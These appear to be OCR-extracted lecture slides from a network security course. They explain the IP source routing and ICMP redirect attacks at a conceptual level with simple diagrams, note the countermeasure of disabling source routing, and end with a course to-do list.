
IP Options: Source Routing

- The source determines the routers along the path
  - By stacking router addresses in the IP header.



Source Routing Attack

- Impersonate other host by creating source-routed traffic



Reply:
B
Attacker
A

Send source-routed pkts:
A
Attacker
B

Attacker does not send reply to A

Countermeasure


- Most routers disable IP source routing

ICMP Redirect Attack

ICMP Redirect Message

- Used by routers to advise hosts of better routes in the network
- Must be sent by the first router to the source

ICMP Redirect Attack



1 Syn

2 ICMP redirect message
Source=R
Better route=Attacker

3 All packets go through Attacker

4 Attacker may forward pkts to A to avoid suspicion

To do list

- Quiz 2 next Friday at 10 am
- Assignment 2 is due in ~10 days
- Project milestone presentation in two weeks